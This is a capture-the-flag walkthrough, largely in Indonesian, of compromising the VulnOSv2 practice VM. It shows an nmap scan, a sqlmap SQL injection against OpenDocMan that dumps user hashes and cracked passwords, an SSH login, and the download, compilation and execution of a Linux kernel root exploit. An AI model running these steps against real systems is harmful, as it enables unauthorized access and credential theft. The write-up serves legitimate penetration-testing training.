

**##### Welcome to VulnOSv2 #####**

**### VulnOS are a series of vulnerable operating systems packed as virtual images to enhance penetration testing skills ###**

**This is a vulnerable server. DO NOT USE this VM in a production environment !**

**### Pentest the company [website](#) on the server... Get root of the system and read the final flag ###**

# Vuln0Sv2


```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-05 10:50 BST
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.00062s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 f54dc8e78bc1b2119524fd0e4c3c3b3b (DSA)
|_ 2048 ff19337ac1eeb5d0dc6651daf06efc48 (RSA)
|_ 256 aed76fcced4a828be866a5117a115f86 (ECDSA)
|_ 256 71bc6b7b5602a48ece1c8ea61e3a3794 (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Vuln0Sv2
6667/tcp  open  irc      ngircd
MAC Address: 08:00:27:D4:6E:F0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: irc.example.net; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.62 ms  192.168.1.7 (192.168.1.7)


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.56 seconds
```



```
dy field-type:text-with-summary field-label:hidden"><div class="field-items"><div class="field-item even" property="content:encoded"><p><span style="color:#000000">Dear customer,</span></p>
security reasons, this section is hidden.</span></p>
a detailed view and documentation of our products, please visit our documentation platform at //jabcd0cs/ on the server. Just login with guest/guest</span></p>
k you.</span></p>
```




Setelah saya coba lakukan upload shell ternyata difilter lalu saya coba intercept dan menggantinya melalui burpsuite tidak bisa juga saya lakukan, dan di update profile terdapat checkbox admin yang didisable lalu saya coba ganti dan ternyata tidak berhasil, setelah banyak percobaan mencoba untuk mencari apa itu opendocman.



Disini saya menemukan cukup banyak exploit yang mungkin bisa saya coba. disini saya menemukan exploit yang cukup menarik kita bisa melakukan sql injection melalui url

“https://www.exploit-db.com/exploits/32075”




Karena saya tau bahwa url tersebut rentang dengan sql injection maka saya coba menggunakan sqlmap untuk melakukan sqlinjection


```
$ sqlmap -u
"http://192.168.1.7/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" -p
add_value --dump
```

id	Email	phone	password	username	last_name	department	first_name	pw_reset_code
1	webmin@example.com	5555551212	b78aae356709f8c31118ea613980954b	webmin	min	2	web	<blank>
2	guest@example.com	555 5555555	084e0343a0486ff05538df6c705c8bb4 (guest)	guest	guest	2	guest	NULL
3	user@mail.com	1111	555b01b97ec0d9b0cae95caa0ae5d6a4	user	asdasdas	1	asdasdasd	NULL
4	admin@mail.com	admin	ac35ab3232d837d15e36a9d534563fc1	admin	asddf	2	asdf	NULL
5	test@mail.com	123	098f6bcd4621d373cade4e832627b4f6 (test)	test	test	2	test	NULL

Oke sql injection berhasil dilakukan dan saya menemukan table user dengan password menggunakan hashing md5.



Saya mendapatkan password untuk admin "tevvgh", saat saya coba saya baru ingat bahwa user admin adalah user yang saya buat sendiri hehe.



oke disini saya mendapatkan password untuk user webmin "webmin1980"

You are here: Files List

Filter by:

Show  entries

Search:

ID	View	File Name	Description	Rights	Date Created	Modified Date	Author	Department	Size	Status
1	<a href="#">View</a>	what_is_A.I.pdf	What is A.I. ?	r   w   a	21 Apr 2016 (16:12)	21 Apr 2016 (16:12)	min, web	Bioware	377.84 KB	✓
2	<a href="#">View</a>	aramaki.jpg	Aramaki	r   w   a	21 Apr 2016 (16:15)	21 Apr 2016 (16:15)	min, web	Bioware	27.04 KB	✓
3	<a href="#">View</a>	kusanagi.jpg	Kusanagi	r   w   a	21 Apr 2016 (16:16)	21 Apr 2016 (16:16)	min, web	Bioware	431.02 KB	✓
4	<a href="#">View</a>	togusa.jpg	Togusa	r   w   a	21 Apr 2016 (16:16)	21 Apr 2016 (16:16)	min, web	Bioware	662.05 KB	✓
5	<a href="#">View</a>	deaf-mute.jpg	laughing man	r   w   a	21 Apr 2016 (16:17)	21 Apr 2016 (16:17)	min, web	Bioware	83.07 KB	✓
6	<a href="#">View</a>	gits-2.jpg	gits	r   w   a	21 Apr 2016 (16:19)	21 Apr 2016 (16:19)	min, web	Bioware	23.3 KB	✓

ID View File Name Description Rights Date Created Modified Date Author Department Size Status  
Showing 1 to 6 of 6 entries [First](#) [Previous](#) [1](#) [Next](#) [Last](#)

You are here: Admin

Users	Department	Category	File	User Defined Fields
<a href="#">Add</a> <a href="#">Delete</a> <a href="#">Update</a> <a href="#">Display</a>	<a href="#">Add</a> <a href="#">Delete</a> <a href="#">Update</a> <a href="#">Display</a>	<a href="#">Add</a> <a href="#">Delete</a> <a href="#">Update</a> <a href="#">Display</a>	<a href="#">Delete/Undelete</a> <a href="#">Reviews</a> <a href="#">Rejections</a> <a href="#">Check Expiration</a> <a href="#">Checked-Out Files</a>	<a href="#">Add</a> <a href="#">Delete</a>
<a href="#">Settings</a> <a href="#">Edit settings</a> <a href="#">Edit file types</a>	<a href="#">Reports</a> <a href="#">Access Log</a> <a href="#">File List Export</a>			
<a href="#">Plug-Ins</a>				

Tampilan website ketika kita memiliki akses admin.

```
parrot :: sqlmap/output/192.168.1.7 » ssh webmin@192.168.1.7
The authenticity of host '192.168.1.7 (192.168.1.7)' can't be established.
ECDSA key fingerprint is SHA256:nIyyJRPJMy1g6F5m8AIT7W//x6lj3ZqhUbYuvSafKeI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.7' (ECDSA) to the list of known hosts.
webmin@192.168.1.7's password:
Permission denied, please try again.
webmin@192.168.1.7's password:
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-24-generic i686)
```

\* Documentation: <https://help.ubuntu.com/>

System information as of Wed Jul 5 11:44:37 CEST 2023

System load: 0.16 Memory usage: 2% Processes: 64  
Usage of /: 5.7% of 29.91GB Swap usage: 0% Users logged in: 0

=> There are 3 zombie processes.

Graph this data and manage this system at:  
<https://landscape.canonical.com/>

Last login: Wed May 4 10:41:07 2016  
\$

Kita punya user dan password bagaimana jika kita coba login ssh menggunakan kredensial tersebut. dan berhasil.

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
vulnosadmin:x:1000:1000:vulnosadmin,,,:/home/vulnosadmin:/bin/bash
mysql:x:104:113:MySQL Server,,,:/nonexistent:/bin/false
webmin:x:1001:1001::/home/webmin:
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postfix:x:106:114::/var/spool/postfix:/bin/false
postgres:x:107:116:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

\$ cat /etc/passwd

```
$ uname -a
Linux Vuln0Sv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 athlon i686 GNU/Linux
$
```

Linux 3.13.0

```
$ gcc -v
Using built-in specs.
COLLECT_GCC=Ccgc
COLLECT_LTO_WRAPPER=/usr/lib/gcc/i686-linux-gnu/4.8/lto-wrapper
Target: i686-linux-gnu
Configured with: ../src/configure -v --with-pkgversion='Ubuntu 4.8.4-2ubuntu1-14.04.1' --with-bugurl=file:///usr/share/doc/gcc-4.8/README.Bugs --enable-languages=c,c++,java,go,d,fortran,objc,obj-c++ --prefix=/usr --program-suffix=-4.8 --enable-shared --enable-linker-build-id --libexecdir=/usr/lib --without-included-gettext --enable-threads=posix --with-gxx-include-dir=/usr/include/c++/4.8 --libdir=/usr/lib --enable-nls --with-sysroot=/ --enable-clocale=gnu --enable-libstdcxx-debug --enable-libstdcxx-time=yes --enable-gnu-unique-object --disable-libmudflap --enable-plugin --with-system-zlib --disable-browser-plugin --enable-java-awt=gtk --enable-gtk-cairo --with-java-homes=/usr/lib/jvm/java-1.5.0-gcj-4.8-1386/jre --enable-java-home --with-jvm-root-dir=/usr/lib/jvm/java-1.5.0-gcj-4.8-1386 --with-jvm-jar-dir=/usr/lib/jvm-exports/java-1.5.0-gcj-4.8-1386 --with-arch-directory=i386 --with-ecj-jar=/usr/share/java/eclipse-ecj.jar --enable-objc-gc --enable-targets=all --enable-multiarch --disable-werror --with-arch-32=i686 --with-multilib-list=m32,m64,mx32 --with-tune=generic --enable-checking=release --build=i686-linux-gnu --host=i686-linux-gnu --target=i686-linux-gnu
Thread model: posix
gcc version 4.8.4 (Ubuntu 4.8.4-2ubuntu1-14.04.1)
$ wget -v
wget: missing URL
Usage: wget [OPTION]... [URL]...
```

Oke setelah saya cari apakah ada kerentanan di linux versi ini ternyata dapat dan saya cek lagi apakah di mesin ini kita bisa

mengakses gcc dan wget ternyata bisa, langsung saja saya coba cari exploitnya.

```
$ wget https://www.exploit-db.com/download/37292
--2023-07-05 12:49:36-- https://www.exploit-db.com/download/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [application/txt]
Saving to: '37292'
```

```
100%[=====
```

```
2023-07-05 12:49:40 (450 MB/s) - '37292' saved [5119/5119]
```

```
$ ls
37292 post.tar.gz
$ mv 37292 exploit.c
$ gcc exploit.c -o exploit
$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
#
```

```
# cd /root
# ls
flag.txt
# cat flag.txt
Hello and welcome.
You successfully compromised the company "JABC" and the server completely !!
Congratulations !!!
Hope you enjoyed it.

What do you think of A.I.?
# █
```